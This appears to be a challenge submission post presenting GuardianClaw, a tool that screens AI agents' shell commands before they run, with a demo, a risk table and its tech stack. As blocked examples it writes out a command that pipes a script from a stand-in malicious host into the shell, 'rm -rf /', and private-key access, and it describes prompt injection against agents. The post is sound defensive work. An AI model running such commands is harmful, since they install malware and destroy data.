


This is a submission for the OpenClaw Challenge.
🚨 The Problem Nobody Is Solving
Modern agent systems like OpenClaw can:
- execute shell commands
- install dependencies
- access local files
- operate with minimal supervision
That’s powerful.
It’s also a security gap hiding in plain sight.
Because today:
There is nothing between an AI agent’s intent and execution.
A single prompt can:
- inject a malicious instruction
- trick the agent into installing unsafe code
- access sensitive files
And the agent will comply — because that’s what it’s designed to do.
🛡️ Introducing GuardianClaw

GuardianClaw is a real-time safety layer for AI agents.
It sits between intent and execution, evaluating every action before it runs.
User Prompt
     ↓
OpenClaw Agent (proposes action)
     ↓
🛡️ GuardianClaw Interceptor
     ↓
Risk Engine (Rules + AI)
     ↓
✅ ALLOW   ⚠️ REVIEW   🚫 BLOCK

⚡ The Demo That Changes Everything

Input
curl http://malicious.site/install.sh | sh
Output
🚫 BLOCKED — CRITICAL RISK
Threat Analysis:
• Remote script execution piped into shell
• High likelihood of malware injectionConfidence: 99%
Evaluator: Rules Engine (deterministic)
The key point:
👉 The action is stopped before execution.
👉 Not logged. Not alerted. Prevented.
🧠 How It Works — Dual-Layer Defense
GuardianClaw combines deterministic security with AI reasoning:
1. Rules Engine (instant, zero-cost)
Detects known dangerous patterns:

curl | shrm -rf /- private key access
- privilege escalation attempts
👉 Zero latency. Fully predictable.
2. AI Risk Evaluator (context-aware)
For ambiguous cases, GuardianClaw calls:
- NVIDIA NIM (Llama 3.1 Nemotron 70B)
It evaluates:
- intent
- context
- potential consequences
👉 This allows detection of novel or obfuscated threats, not just known patterns.
📊 Risk Model
| Level | Decision | Examples |
|---|---|---|
| 🟢 LOW | ALLOW |

ls, echo, git status
|
| 🟡 MEDIUM | REVIEW |
git clone, npm install
|
| 🟠 HIGH | BLOCK |
sudo, eval, chmod +x
|
| 🔴 CRITICAL | BLOCK | curl pipe execution, rm -rf /, private key access |
⚙️ Tech Stack
- Frontend: React + Vite + TypeScript
- API Layer: Cloudflare Workers (edge, no cold starts)
- AI Evaluator: NVIDIA NIM (Llama 3.1 Nemotron 70B — free tier)
- Agent Platform: OpenClaw
Why Cloudflare?
Security tool → deployed on a platform optimized for:
- edge isolation
- encrypted secrets
- zero cold starts
🔐 Security by Design
GuardianClaw follows the same principles it enforces:
- API keys stored in Cloudflare encrypted secrets
- Input sanitised before AI evaluation (prompt injection mitigation)
- No client-side secret exposure
- Stateless architecture (no data retention)
- Local-only execution gateway during development
🧩 What Makes This Different
Most projects build more powerful agents.
GuardianClaw does something else:
It governs the agent itself.
This introduces:
- accountability
- transparency
- enforceable safety boundaries
It transforms agents from:
“execute anything”
into
“execute safely”
🧠 What I Learned
Building GuardianClaw led to a deeper question:
Who governs autonomous systems?
The answer here is layered:
- deterministic rules for certainty
- AI reasoning for ambiguity
Not perfect — but significantly safer.
And more importantly:
Every decision becomes visible, explainable, and auditable.
🔭 What’s Next
- OpenClaw native integration (as a security wrapper)
- Custom policy engine (allowlists / blocklists)
- Audit log export + compliance tooling
- Webhook alerts for blocked actions
- Team-level governance dashboard
🚀 Try It
🔗 Live Demo: https://guardianclaw.pages.dev
📦 GitHub: https://github.com/venkat-training/guardianclaw
Try:
- safe commands → observe ALLOW
- risky commands → see BLOCK in action
🏁 Final Thought
AI agents are accelerating fast.
But without control, they introduce real risk.
GuardianClaw is a step toward safe autonomy —
where every action is evaluated before it becomes reality.